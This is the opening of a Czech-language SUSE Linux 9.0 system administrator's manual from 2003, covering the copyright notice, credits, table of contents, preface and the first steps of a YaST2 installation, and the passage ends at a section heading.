



SUSE Linux

PŘÍRUČKA SPRÁVCE SYSTÉMU

1. vydání 2003

Copyright ©

Toto dílo je duševním vlastnictvím společností SUSE CR, s.r.o a SUSE Linux AG.

Je možné ho kopírovat jako celek nebo jeho části při dodržení povinnosti uvést na každé kopii toto upozornění o autorských právech.

Všechny programy, obrázky a informace uvedené v těchto materiálech jsou pečlivě kontrolovány, ale ani tak není možné zcela vyloučit výskyt případných chyb. Z tohoto důvodu nejsme s to nést žádné záruky jakéhokoliv druhu za případné vzniklé škody spojené s používáním této příručky. Autoři, překladatelé, ani SUSE CR, s.r.o., resp. SUSE Linux AG neposkytují žádné záruky a nenesou odpovědnost za případné škody vzniklé používáním těchto manuálů nebo programů zde uvedených uživatelům samotným nebo třetím stranám.

Všechny názvy produktů jsou bez záruky volného používání a může se jednat o registrované obchodní značky. SUSE CR, s.r.o. se obecně řídí informacemi výrobce. Jiné, zde uvedené, produkty mohou být obchodními značkami stávajících výrobců.

Případné poznámky a komentáře směrujte na adresu suse@suse.cz

<i>Autoři:</i>	Frank Bodammer, Stefan Dirsch, Olaf Donjak, Torsten Duwe, Roman Drahtmüller, Thorsten Dubiel, Karl Eichwalder, Thomas Fehr, Stefan Fent, Werner Fink, Kurt Garloff, Carsten Groß, Andreas Grünbacher, Franz Hassels, Martin Ježek, Klaus Kämpf, Hubert Mantel, Anas Nashif, Johannes Meixner, Lars Müller, Matthias Nagorni, Peter Pöml, Siegfried Olschner, Heiko Rommel, Marcus Schaefer, Klaus Singvogel, Hendrik Vogelsang, Klaus G. Wagner, Christian Zoz
<i>Překladatelé:</i>	Klára Cihlářová, Martin Ježek, Petr Kania
<i>Odborná korektura:</i>	Jörg Arndt, Markéta Bernášková, Antje Faber, Berthold Gunreben, Roland Haidl, Daniela Hvižďová, Jana Jaeger, Martin Ježek, Edith Parzefall, Peter Reinhart, Thomas Rölz, Marc Rühschneck, Thomas Schraitle, Rebecca Walter
<i>Vnitřní úprava:</i>	Manuela Piotrowski, Thomas Schraitle
<i>Sazba:</i>	L ^A T _E X

Obsah

Předmluva	1
Novinky v Příručce správce systému	2
Poděkování	3
 I Instalace	 5
1 YaST2 – snadná instalace	7
První krok: úvodní obrazovka	8
Druhý krok: odsouhlasení automatické konfigurace	9
Třetí krok: instalace	11
Konfigurace	11
Poznámky k instalaci pro experty	13
Vytvoření zaváděcích disket	15
Startování systému ze zaváděcí diskety	17
Instalace systému SUSE Linux ze sítě	21
Jak získat místo na disku pro Linux a jak ho rozdělit	23
 2 Aktualizace systému	 27
Aktualizace SUSE Linuxu	28
Přípravy	28
Aktualizace pomocí YaST2	30
Aktualizace jednotlivých balíků	30

Od verze k verzi	31
Změny z 7.3 na 8.0	31
Změny z 8.0 na 8.1	32
Změny z 8.1 na 8.2	33
Změny z 8.2 na 9.0	34
 II Konfigurace	 37
 3 YaST – konfigurace	 39
Software	41
Změnit instalační zdroj	41
Aktualizace programů on-line	42
Aktualizace systému	45
Aktualizace programů z CD	46
Správce programů	46
Hardware	50
Grafická karta a monitor (SaX2)	51
CD-ROM mechaniky	58
Tiskárna	58
Informace o hardwaru	58
Nastavení IDE DMA	58
Joystick	59
Zvolte model myši	60
Skener	60
Zvuk	62
TV karta	65
Síťová zařízení	66
Základy internetového připojení	66
Jak v Linuxu fungují modemy a ISDN modemy	67
Konfigurace síťových zařízení v programu YaST	71
Síťové služby	75
Agent přenosu pošty (MTA)	76

Sítové služby (inetd)	78
NIS a NFS server	79
DNS a jméno počítače	79
Směrování	79
Bezpečnost a uživatelé	79
Správce uživatelů	80
Správce skupin	80
Nastavení bezpečnosti	81
Systém	84
Záloha systému	84
Obnova systému	84
Vytvořit systémovou disketu	85
Výběr časové zóny	85
Výběr jazyka	86
Výběr rozložení klávesnice	87
Editor úrovní běhu	87
Editor souborů /etc/sysconfig	90
Správce profilů	90
Rozdělování disku	92
LVM – Logical Volume Manager	98
Softwarový RAID	102
Konfigurace zavaděče	104
Různé	107
Dotaz na podporu	107
Zobrazit startovací protokol (log)	108
Zobrazit systémový protokol (log)	108
Načíst CD s ovladačem od výrobce	109

4	Startování systému	111
	Startování PC	112
	Master Boot Record	112
	Zaváděcí sektory	112
	Startování DOSu a Windows 9x	113
	Možné způsoby startování	113
	Mapovací soubory, GRUB a LILO	114
	Startování systému se zavaděčem GRUB	115
	Startovací menu	116
	Vzorový soubor menu.lst	118
	Soubor device.map	121
	Soubor /etc/grub.conf	122
	Nastavení hesla pro zavádění	123
	Řešení problémů a další zdroje informací	125
	systému se zavaděčem LILO	125
	Základy	125
	Konfigurace	127
	Instalace a odinstalace LILO	130
	Odinstalace zavaděče LILO nebo GRUB	131
	Obnova MBR (DOS, Win9x/ME, OS/2	132
	Obnova MBR v Windows XP	132
	Obnova MBR v Windows 2000	132
	Zavedení systému Linux po obnovení MBR	133
	Vytvoření startovacího CD	133
	Startovací CD s ISOLINUXem	134
5	Systém X Window	137
	O verzi XFree86 4.x	139
	XF86Config – konfigurační soubor	140
	Používání TrueType písem	145
	Nastavení vstupních zařízení	148
	3D akcelerace	150

Konfigurace OpenGL/3D	151
Podpora hardwaru	151
OpenGL ovladač	152
Diagnostický nástroj 3Ddiag	153
Testovací programy pro OpenGL	153
Možné problémy	153
Instalační podpora	154
Podrobná online dokumentace	154
Konfigurace joysticku	154
6 Správce oken	157
Trocha teorie o grafických uživatelských prostředích	158
Struktura grafického prostředí (X Window)	158
Co všechno umí správce oken?	161
Spouštění různých správců oken	162
Nastavení grafického prostředí	164
GNOME	167
Správce oken Fvwm2	168
Nastavení Fvwm2	170
Autoraise	174
7 Tisk	177
Základy tisku	178
Hardwarové a softwarové předpoklady pro tisk	182
Základní požadavky	182
Výběr vhodného ovladače pro tiskárnu	183
Poznámka ke GDI tiskárnám	183
Nastavení tiskárny pomocí YcST	185
Tiskové fronty a konfigurace	185
Základy konfigurace v YcST: Základy	185
Automatická konfigurace	187
Ruční konfigurace	187
Konfigurace aplikací	190

Lokální připojení tiskárny	190
Paralelní port	190
USB port	193
Tiskárna přes infračervený port	195
Sériový port	196
Manuální nastavení LPRng a lpdfilter	198
Tiskový spooler LPRng	198
Tisk z aplikací	199
LPRng programy pro příkazovou řádku	199
Správa lokálních front	200
Správa vzdálených front	202
Řešení problémů	203
Tiskové filtry v tiskovém systému LPRng a lpdfilter	204
Konfigurace tiskového filtru	206
Vlastní doplňky k tiskovému filtru	206
Hledání chyb v tiskovém filtru	212
Tiskový systém CUPS	214
CUPS	214
IPP a server	214
Konfigurace CUPS serveru	215
Sítové tiskárny	215
Interní zpracování požadavku	216
Tipy & Triky	218
Tisk z aplikací	219
CUPS programy pro příkazovou řádku	220
Správa lokálních front	220
Správa vzdálených front	223
Příkazy při řešení problémů	224
Něco o Ghostscriptu	225
Práce s a2ps	229
Konfigurace aplikací	231
Úprava PostScriptu pomocí psutils	231

psnup	232
pstops	232
psselect	233
Použití Ghostscriptu k prohlížení výstupu	234
O kódování ASCII textu	235
Pokusný text	235
Tisk v TCP/IP síti	237
Terminologie	237
Rychlá konfigurace klienta	238
Protokoly pro tisk v TCP/IP sítích	239
Filtrování na síťových tiskárnách	245
Možné problémy	250
Tiskové servery podporující LPD i IPP	253
8 Hotplug	255
Implementace hotplugu v Linuxu	256
Spuštění hotplugu a coldplug	256
USB	257
PCI a PCMCIA	258
Síť	259
Další zařízení a vývoj	260
9 Notebooky a SUSE Linux	261
PCMCIA	261
Hardware	261
Software	262
Konfigurace	263
Problémové notebooky	264
Instalace pomocí PCMCIA	266
Další nástroje	267
Překlad podpory PCMCIA	268
SCPM – Správa profilů	268
Základní terminologie	269

YaST Správce profilů a další dokumentace	269
Nastavení SCPM	270
vytváření a přepínání profilů	271
Přepínání mezi profily	272
Rozšířené nastavení	272
Volba profilu při startu	274
Problémy a jejich řešení	275
APM a ACPI – správa napájení	276
Základy	276
Šetření spotřeby	276
APM	277
APM démon (apmd)	278
Další příkazy	279
ACPI	280
Zastavení disku	287
Připojení přes IrDA (Infrared Data Association)	288
Software	288
Další informace	290

III Systém 291

10 SUSE Linux na AMD64	293
64 bitový SUSE Linux pro AMD64	293
Hardware	293
Software	294
Instalace 32-bitového softwaru	294
Vývoj pro 64 bitovou platformu	294
Další informace	295

11 Linuxové jádro	297
Update jádra	298
Zdrojové texty jádra	299
Moduly jádra	299
Konfigurace jádra	301
Nastavení konfigurace jádra	303
Překlad jádra	303
Instalace jádra	305
Zhotovení startovací diskety	306
Úklid po překladu jádra	306
12 Parametry pro jádro	307
Ovladače v jádru	307
Některé typy	308
Parametry	309
Označení a význam	309
Parametry pro jádro – startovací výzva	309
Mechaniky CD s vlastním (netypickým) řadičem	323
Parametry modprobe	325
13 Zvláštnosti SUSE Linuxu	349
Linuxové standardy	350
FHS (File System Hierarchy Standard)	350
LSB (Linux Standard Base)	350
teTeX — T _E X v SUSE Linuxu	350
Prostředí příkladů pro FTP a HTTP	350
Nápověda k některým zvláštním balíčkům	351
Balíček bash a /etc/profile	351
Balíček cron	351
Soubory ze záznamy — balíček logrotate	352
Manuálové stránky	354
Příkaz ulimit	354

Příkaz free	355
Soubor /etc/resolv.conf	355
Startování z ramdisku	355
Princip	356
Postup startování se startovacím ramdiskem	356
Zavaděče	357
Použití startovacího ramdisku v SUSE Linuxu	358
Možné potíže při optimalizovaném překladu jádra	359
Výhled	360
Program linuxrc	360
Hlavní menu	361
Systémové informace	361
Zavedení modulů	362
Systém / Start instalace	364
Záchranný systém SUSE	365
Lokální přizpůsobení	371
14 Startování SUSE Linuxu	375
Program init	376
Úrovně běhu	376
Změna úrovně běhu	378
Init skripty	379
Vkládání skriptů	381
YaST Editor úrovní běhu	383
SuSEconfig a /etc/sysconfig	385
YaST sysconfig Editor	386
15 Unixové příkazy	389
Přihlášení, uživatel root, založení uživatele	390
Zastavení a startování systému	391
Práce s příkazovou řádkou	392
Adresáře a soubory	394

Práce s adresáři	394
Práce se soubory	395
Informace o souborech	396
Pseudoznaky – přehled	397
Obsah souborů	398
Skryté soubory	399
Kopírování, přejmenování a smazání souborů	399
Vyhledávání a prohledávání souborů	400
Symbolické odkazy	401
Zabezpečení a archivace souborů	401
Přístupová práva k souborům	402
Manuálové stránky	404
Informace o stavu systému	405
Příkaz df	405
Příkaz free	406
Příkaz w	406
Příkaz du	407
Příkaz kill	407
Příkaz ps	407
Příkaz pstree	407
Příkaz top	408
Typy souborových systémů v Linuxu – mount a umount	408
Přehled	408
Připojení a odpojení souborového systému	409
Dosové příkazy v Unixu s nástroji mttools	411
Unixové příkazy – přehled	413
Další	414

IV Sít'	417
16 Linux v síti	419
TCP/IP – Linuxem používaný protokol	420
Přenosový model	422
IP adresy a směrování	424
Domain Name System	428
IPv6 – Internet další generace	430
Proč je třeba nový internetový protokol?	430
Stavba IPv6 adresy	432
IPv6 – síťové masky	433
Další odkazy k IPv6	434
Příprava	435
Konfigurace pomocí YaST	435
PCMCIA	437
Konfigurace IPv6	437
Manuální konfigurace sítě	437
Konfigurační soubory	438
Startovací skripty	443
Směrování a SUSE Linux	444
DNS	446
Spuštění nameserveru BIND	446
Konfigurační soubor /etc/named.conf	447
Příkladová konfigurace DNS	454
LDAP — adresářové služby	460
LDAP versus NIS	461
Struktura adresářového stromu LDAP	462
Konfigurace LDAP serveru v souboru slapd.conf	464
Správa dat v LDAP adresáři	468
Konfigurace LDAP pomocí programu YaST	472
Další informace	473
NIS	475

NIS-pán a otrok, master/slave	475
Nastavení NIS klienta v YaST	477
Ruční nastavení NIS klienta	479
Primární a sekundární NIS server	480
NFS – distribuované souborové systémy	481
Importování souborových systémů pomocí YaST2	481
Ruční import souborových systémů	482
Exportování souborových systémů v YaST	482
Ruční export souborových systémů	483
DHCP	486
DHCP protokol	486
DHCP softwarové vybavení	486
DHCP server dhcpd	487
Počítač s pevnou IP adresou	488
Další informace	489
xntp – synchronizace času s xntp	490
Nastavení v síti	490
Nastavení typu lokálního času	491
17 Webový server Apache	493
Základy	493
Webový server	493
HTTP	493
URLs	493
Automatický výstup výchozí stránky	494
Co je Apache?	495
Nejpopulárnější webový server	495
Rozšiřitelnost	495
Přizpůsobitelnost	495
Stabilita	495
Funkce	495
Základy	496

Odlišnosti Apache 1.3 od Apache 2	497
Přehled	497
Co je vlákno (thread)?	497
Vlákna a procesy	498
Závěr	498
Instalace	499
Výběr balíků v programu YaST	499
Aktivace Apache	499
Moduly pro aktivní obsah	499
Další doporučené balíky	499
Instalace modulů pomocí apxs	500
Nastavení	501
Konfigurace pomocí skriptu SuSEconfig	501
Ruční nastavení	502
Používání Apache	507
Kam se mají uložit stránky a skripty?	507
Stav Apache	507
Aktivní obsah	508
Přehled	508
Interpreter skriptů jako modul kontra CGI	508
SSI	509
CGI	509
Co je CGI?	509
Výhody CGI	509
GET a POST	509
Jazyky pro CGI	510
Kde jsou uloženy skripty?	510
Vytváření aktivních obsahů pomocí modulů	511
Moduly pro skriptovací jazyky	511
mod_perl	511
mod_php4	514
mod_python	514

mod_ruby	515
Virtuální počítače	516
Přehled: virtuální servery	516
Virtuální server založený na jménu	516
Virtuální server založený na IP	517
Vícenásobné instance Apache	518
Bezpečnost	520
Minimalizace rizika	520
Přístupová práva	520
Aktualizace	521
Možné problémy	522
Další dokumentace	523
Apache	523
CGI	523
Bezpečnost	523
Další zdroje	524
18 Synchronizace souborů	525
Programy pro datovou synchronizaci	526
InterMezzo	526
Unison	527
CVS	527
mailsync	527
Určení faktorů pro výběr programů	527
Client-Server vs. Peer-to-Peer	527
Přenositelnost	528
Interaktivní vs. automatický	528
Rychlost	528
Konflikty	528
Výběr a vkládání souborů	529
Datové svazky a požadavky na disk	529
GUI	529

Uživatelská přívěťivost	530
Bezpečnost	530
Ochrana proti ztrátě dat	530
Úvod do InterMezzo	531
Architektura	531
Konfigurace InterMezzo serveru	532
Konfigurace InterMezzo Clients	533
Řešení problémů	533
Úvod do Unison	533
Použití	533
Požadavky	534
Používání Unison	534
Další informace	535
Úvod do programu CVS	536
Použití	536
Konfigurace CVS serveru	536
Používání CVS	537
Další informace	538
Úvod do mailsync	538
Použití	538
Konfigurace	539
Možné problémy	541
Další informace	542
19 Heterogenní síť	543
Samba – komunikace mezi Linuxem a Windows	544
Instalace a konfigurace serveru	545
Samba jako přihlašovací server	548
Instalace klienta	549
Optimalizace	550
Netatalk	551
Konfigurace souborového serveru	552

Konfigurace tiskového serveru	555
Spouštění serverů	555
Emulace Netware pomocí MARSNWE	557
Spuštění emulátoru Netware MARSNWE	557
Konfigurační soubor /etc/nwserv.conf	557
Přístup na servery Netware a jejich administrace	560
IPX směrování pomocí ipxrip	560
20 Internet	561
Program smpppd	562
Programy pro vytáčené připojení	562
Konfigurace smpppd	562
Programy kinternet a cinternet a vzdálené použití	563
Digitální linky ADSL nebo T-DSL	563
Situace u nás	564
Výchozí konfigurace	564
DSL připojení a vytáčení na požádání	565
Proxy server	566
Co je to proxy cache?	566
Informace o proxy-cache	567
Systémové požadavky	568
Spuštění squidů	569
Konfigurační soubor /etc/squid/squid.conf	571
Konfigurace transparentní proxy	576
Squid a další programy	578
Další informace o squidů	583
21 Bezpečnost v síti	585
Maškaráda a firewall	586
Výchozí předpoklady	586
Jak pracuje firewall	587
SuSEfirewall2 – ruční konfigurace	588
SSH (Secure Shell) — bezpečná alternativa k telnetu	589

Balíček OpenSSH	590
ssh	590
scp	591
sftp	591
SSH démon (sshd) – strana serveru	591
Mechanismus ověřování pomocí SSH	592
X server, ověřování a přeposílací mechanismy	594
Sítové ověřování — Kerberos	594
Terminologie	595
Jak Kerberos pracuje	596
Pohled uživatele na Kerbera	599
Další informace	600
Instalace a správa Kerbera	600
Volba domén Kerberos	601
Nastavení KDC hardwaru	601
Synchronizace času	602
Nastavení záznamů	603
Instalace KDC	603
Nastavení klienta Kerberos	606
Vzdálená správa Kerbera	609
Vytvoření Kerberos instance počítače	610
Povolení podpory PAM pro Kerberos	611
Konfigurace SSH pro ověřování pomocí Kerberos	612
Použití LDAP a Kerberos	613
22 Linux a bezpečnost	617
Základy	617
Lokální zabezpečení	619
Bezpečnost v síti	623
Nástroje	625
Lokální nástroje	625
Sítové nástroje	628
Aktuální informace o bezpečnosti SUSE Linuxu	630
Všeobecné zásady na závěr	631

V Technická podpora 633

23 Podpora a služby SUSE 635

60ti denní instalační podpora	635
Bez registrace vám nejsme s to poskytovat instalační podporu!	635
Postup registrace	636
Rozsah instalační podpory	639
Jak urychlit čekání na odpověď	641
Jak kontaktovat oddělení pro podporu klientů	642
Služby zákazníkům	643
Poradenství a samostatné projekty	644
Školení	645
Zpětná vazba	645
Další služby	645

VI Přílohy 647

A Důležité klávesy a klávesové kombinace 649

B Strom adresářů 651

Přehled	651
Důležité adresáře	652

C Důležité soubory 655

Soubory zařízení v adresáři /dev	655
Diskety a pevné disky	655
Mechaniky CD	655
Páskové mechaniky	656
Myši	656
Modemy	657
Sériová rozhraní	657
Paralelní rozhraní	658
Speciální zařízení	659
Konfigurační soubory v adresáři /etc	659
Skryté konfigurační soubory v domovském adresáři	660

D Souborové systémy	661
Glosář	662
Hlavní souborové systémy Linuxu	662
Ext2	663
Ext3	663
ReiserFS	665
JFS	666
XFS	666
Některé další podporované souborové systémy	667
Podpora souborů větších než 2 GB	668
Další informace	670
 E Manuálová stránka e2fsck	 671
 F Manuálová stránka reiserfsck	 675
 G GNU General Public License	 679
 H Slovník pojmů	 687

Předmluva

Nejdůležitější je najít požadované informace a hlavně, najít je rychle. Z tohoto důvodu klade tato příručka velký důraz na rejstřík a obsah, které umožní uživateli často trefit ten pověstný „hřebíček na hlavičku“. Příručka správce systému ale není samospasitelná – mohou zde být chyby a rozhodně není zcela vyčerpávající. Proto je třeba využívat i dalších zdrojů informací.

Nejdůležitější zdroje informací

Hlavním problémem jakéhokoliv uživatele je: „kde najde odpověď“. Zde jsou uvedeny některé z informačních zdrojů, které vám mohou pomoci:

- Systém nápovědy, který obsahuje SUSE Linux s názvem **SuSE Help**. Spustit ho můžete např. pomocí menu v KDE nebo příkazem `susehelpcenter` z příkazové řádky
- Když používáte příkazovou řádku, pak používejte **manuálové stránky**, např. `man man`
- **Dokumentaci** k většině programů naleznete v adresáři `/usr/share/doc/název_balíku/`
- Používejte elektronickou verzi **tištěné dokumentace**. Velmi se hodí při vyhledávání klíčových slov
- Používejte internetové zdroje (`portal.suse.com` a vyhledávače, např. `http://www.google.com`)

Anglické digitální verze manuálů jsou přístupné prostřednictvím SuSE help systému pod položkou SUSE Linux. Pokud chcete digitální verzi tohoto manuálu, můžete si ji stáhnout z našho FTP serveru z adresáře:

`ftp://ftp.suse.cz/pub/suse/doc`

Novinky v Příručce správce systému

V tomto seznamu najdete změny oproti předchozí verzi:

- V sekci o zavaděči GRUB došlo k přeorganizování textu a vložení dodatečných informací (viz. sekce *Startování systému se zavaděčem GRUB* na straně 115).
- Změny v kapitole pojednávající o tisku (viz. sekce *Tisk v TCP/IP síti* na straně 237).
- Nové informace o SCPM a správy napájení v části týkající se nastavení notebooků (viz. kapitola *SCPM – Správa profilů* na straně 268).
- Změny v kapitolách tak, aby souhlasily s SUSE Linux 9.0.
- Tyto části jsou nové:
 - ▷ Kapitola o systému SUSE Linux na platformě AMD64 (viz. kapitola *SUSE Linux na AMD64* na straně 293).
 - ▷ Úvod do LDAP (viz. sekce *LDAP — adresářové služby* na straně 460).
 - ▷ Základy XNTP (viz. sekce *xntp – synchronizace času s xntp* na straně 490).
 - ▷ Úvod do webového serveru Apache (viz. kapitola *Webový server Apache* na straně 493).
 - ▷ Základy o SSH (viz. sekce *SSH (Secure Shell) — bezpečná alternativa k telnetu* na straně 589).
 - ▷ Příloha o soborových systémech v Linuxu (viz. kapitola *Souborové systémy* na straně 661).
 - ▷ K přílohám byly přidány anglické verze manuálových stránek **e2fsck** a **reiserfsck**.

Poděkování

Na titulní stránce této knihy najdete seznam lidí, kteří se podíleli na tvorbě této knihy. Rádi bychom samozřejmě poděkovali všem, kdo se podíleli na vydání nové verzi SUSE Linuxu.

Samozřejmě děkujeme řadě vývojářů, kteří se podílejí na vývoji operačního systému Linux. Děkujeme jim za jejich skvělou práci — bez nich by naše distribuce nemohla existovat. Také děkujeme Franku Zappovi, Pawar a Sněhurce.

A poslední a zároveň největší dík patří panu Linusi Torvaldsovi.

Have a lot of fun!

Váš SUSE Team

Část I

Instalace

YaST2 – snadná instalace

Jednodušší už to asi nebude: v optimálním případě bude stačit **několik kliků** pro kompletní instalaci systému SUSE Linux na váš počítač. Pokud dosud nemáte na disku žádný linuxový systém, pak bude pevný disk automaticky rozdělen, případně zmenšeny diskové oddíly Windows, instalován standardní software a automaticky se nastaví hardware. Pokud nebudete spokojeni s nastavením, které provede YaST (Yet another Setup Tool), nebo budete mít speciální požadavky na systém, můžete volby při instalaci upravit ručně zcela podle svých představ. Informace najdete v kapitole *YaST – konfigurace* na straně 39.

První krok: úvodní obrazovka	8
Druhý krok: odsouhlasení automatické konfigurace . . .	9
Třetí krok: instalace	11
Konfigurace	11
Poznámky k instalaci pro experty	13

První krok: úvodní obrazovka

Zapněte počítač a veškerý připojený hardware a ihned vložte CD 1 (analogicky platí i pro DVD) do mechaniky. Následně se zobrazí úvodní obrazovka, kde máte na výběr z následujících možností:

Boot from Harddisk – spustí systém nainstalovaný na pevném disku.

Installation – spustí instalaci. Tuto volbu byste měli použít

Installation – ACPI Disabled – SUSE Linux obsahuje podporu ACPI, která je v nové řadě jader. Nicméně to může u některých hardwarových konfigurací vést k problémům. Pokud tedy váš počítač při startu zamrzne nebo se špatně inicializují PCI karty, pak použijte tuto volbu

Installation – Safe Settings – pokud vaše předchozí instalace neproběhla v pořádku, pak zkuste nainstalovat SUSE Linux touto volbou, kde jsou vypnuty APM, ACPI a DMA pro IDE

Manual Installation – je určena pro profesionály, kteří chtějí před instalací upravovat různé parametry systému. Používejte pouze pokud již máte s Linuxem předchozí zkušenosti

Rescue System – určeno pro opravu systému. Toto je volba pouze pro experty, kteří ovládají práci s příkazovou řádkou

Memory Test – provádí test operační paměti a procesoru. Pokud vám instalace padá, měli byste si rozhodně nechat zkontrolovat tímto programem hardware

Do řádku boot options můžete dopsat potřebné volby pro jádro operačního systému, které budou při startu vyhodnoceny. Podrobnější informace o přípustných volbách naleznete po stisku (F1).

Poznámka

Pokud váš počítač nezavede systém z CD nebo DVD, přečtěte si *Poznámky k instalaci pro experty* na straně 13.

Poznámka

Druhý krok: odsouhlasení automatické konfigurace

Po zavedení systému z CD nebo DVD se spustí systémový SUSE asistent YaST. Zde si můžete vybrat jazyk pro instalaci. Podle zvoleného jazyka bude automaticky nastaveno rozložení klávesnice. Poté YaST zkontroluje váš systém. Pokud jste již instalovali dřívější verzi SUSE Linux, následující dialog se vás zeptá, zda chcete stávající systém aktualizovat, nebo provést novou instalaci.

Pokud dosud není Linux nainstalován na vašem systému, nebo jste zvolili novou instalaci, zkontroluje YaST veškeré hardwarové vybavení počítače a zobrazí výsledek hledání jako seznam v dialogu. Navíc je zde zobrazen také návrh rozdělení pevného disku (včetně případného zmenšení oddílu Windows) a typ zvolené instalace. Pokud instalujete Linux poprvé v životě, pak byste měli přijmout návrh systému, který je obvykle vhodný.

Po kontrole systému máte možnost upravit následující návrhy k instalaci:

Mód Ponechte implicitní hodnotu Nová instalace

Rozložení klávesnice V této položce můžete určit, zda budete chtít používat standardní `qwerty` klávesnici, nebo programátorskou `qwerty`, případně jinou. Standardní nastavení je české.

Myš Je vypsán zjištěný typ myši.

Rozdělování disku Zde vám systém navrhne, jakým způsobem rozdělit disky. Pokud máte v počítači Windows, pak je také uvedeno, jak moc budou stávající diskové oddíly zmenšeny. Při první instalaci byste měli tento návrh přijmout. Když chcete dělit diskové oddíly ručně, pak se podívejte na *Rozdělování disku* na straně 92.

Software Přednastavený je standardní systém s kancelářskými aplikacemi. Začínajícím uživatelům se doporučuje neměnit toto nastavení a instalovat další software teprve později, kdy se seznámí blíže se systémem.

Spouštění Určuje, kam SUSE Linux nainstaluje zavaděč. Standardní volbou je MBR na prvním disku.

Časové pásmo Určuje nastavení místního času. Pro české prostředí by mělo být nastaveno Evropa/Česká republika a aktuální čas.

Jazyk Zde je uveden jazyk použitý pro instalaci a běh systému. Pro české prostředí by zde mělo být *Čeština*.

Tip

Konfiguraci systému můžete změnit i po instalaci, kdy se se systémem blíže seznámíte. Není třeba vše provádět nyní.


Tip

Pokud vám nevyhovuje některé nastavení, stačí kliknout na záhlaví dané položky a její nastavení upravit podle potřeby. Po provedení změn se vždy vrátíte k tomuto dialogu a stiskem 'Přijmout' můžete pokračovat v instalaci.

Upozornění

Když byl hardware správně detekován, nemusíte na nastavení nic měnit. Jestliže provádíte změny ve spouštění, rozdělování disků nebo nastavení hardwaru, pak byste měli přesně vědět co děláte!

Upozornění



Obrázek 1.1: „Návrh instalace“: detekce hardwaru v systému

Třetí krok: instalace

Kliknutím na 'Ano, instalovat' v zeleném dialogu spustíte instalaci se současným nastavením. Nyní již záleží pouze na výkonu počítače. Za zhruba 15 minut získáte systém s 350ti programovými balíky. Během instalace můžete sledovat prezentaci některých aplikací, které se nainstalují na váš počítač. Můžete si také kliknout na 'Detaily', pokud chcete mít podrobný přehled o průběhu instalace. Po instalaci 1. CD je třeba restartovat počítač. Po restartu vyjměte CD z mechaniky nebo z nabídky vyberte 'Boot from Hardisk'.

Konfigurace

V průběhu instalace nastavíte ještě některá důležitá nastavení systému SUSE Linux. Nejdříve nastavíte heslo pro administrátora systému (uživatel `root`). Tento uživatel je programem Yast vytvořen vždy a potřebujete ho pro správu systému. Po dokončení instalace musíte ještě provést tři důležitá nastavení předtím, než budete s to pracovat se systémem.

Upozornění

Nezapomeňte root heslo, protože pouze jako uživatel `root` můžete provádět změny v konfiguraci systému a instalovat/odinstalovat programové vybavení.

Upozornění

Jestliže byl během instalace nalezen modem, síťová karta nebo jiný podobný hardware, lze ho nastavit aby se připojil na Internet nebo do lokální sítě (LAN). Díky tomu budete mít během zbývajících částí instalace přístupné různé on-line služby.

Například budete schopni ihned provést aktualizaci programů on-line. Systém tak bude obsahovat poslední aktualizace systému.

Pokud se připojíte do místní sítě, můžete nastavit služby jako NIS. Yast předpokládá, že nebudete spravovat uživatele na vašem systému. Toto je obvyklý případ podnikových pracovních stanic, které se spravují centrálně. Pokud nenastavíte tyto služby, můžete vytvořit běžné uživatele na vašem systému.

Další dialogy zobrazují nalezený monitor, grafickou kartu a další hardware (tiskárnu, zvukovou kartu atd.). Pokud je to nutné, změňte doporučené

hodnoty rozlišení a barevnou hloubku. Navíc máte možnost provést konfiguraci dalšího hardwaru, nebo to nechat na pozdější dobu. Většina zařízení je automaticky rozpoznána a jejich konfigurace je přednastavena, takže stačí pouze potvrdit nastavení. Po dokončení posledního kroku se spustí váš nově instalovaný systém SUSE Linux a můžete ho začít používat.

Poznámky k instalaci pro experty

Tip

Tato kapitola je určena pouze pro zkušené uživatele a předpokládá hlubší znalosti Linuxu. Naleznete zde informace o tom, jak postupovat v případě, že nelze systém SUSE Linux instalovat standardně, jak vytvořit zaváděcí diskety, jak rozdělit disk, jak instalovat po síti, nebo jak instalovat v textovém režimu a zavádět další moduly pro nestandardní zařízení.

Tip

Problémy s hardware

Může se stát, že nepůjde spustit instalace, nebo že uvázne v některém bodě při inicializaci. Obvykle se jedná o hardwarový problém – Linux nemá potřebné ovladače pro váš hardware, špatně rozpoznal připojená zařízení, nebo samotný hardware je poškozený. Jak postupovat v takovém případě nelze zcela jednoduše postihnout na pár stranách knihy – rozhodující je vaše zkušenost s operačním systémem Linux. V následujícím textu ale naleznete několik možných postupů, které by vám mohli usnadnit řešení nejčastějších problémů během instalace.

Parametry jádra při zavádění

Při instalaci se nejdříve spustí jádro. Při jeho startování mu můžete přes zavaděč (GRUB, LILO, SYSLINUX atd.) předat parametry, které ovlivní jeho běh. V systému SUSE Linux máte už při startu instalace možnost vybrat z různých možností. Liší se právě v parametrech, které zavaděč předá jádru. Nejčastější problém je s ACPI. Volba 'Installation - ACPI Disabled' předá jádru parametr `acpi=off`. Další volbou je 'Installation - Safe Settings', která vypne ACPI, APM a DMA (parametry `ide=nodma apm=off acpi=off`). Pokud nainstalujete systém s volbou Safe Settings, systém si tyto parametry a používá je. Později tedy bude nutné, abyste si případně zapnuli DMA a systém „doladili“. Jestliže chcete jádru předat další parametry, můžete je zapsat spolu s názvem položky, kterou chcete spustit, na příkazovou řádku zavaděče SYSLINUX.

CD-ROM

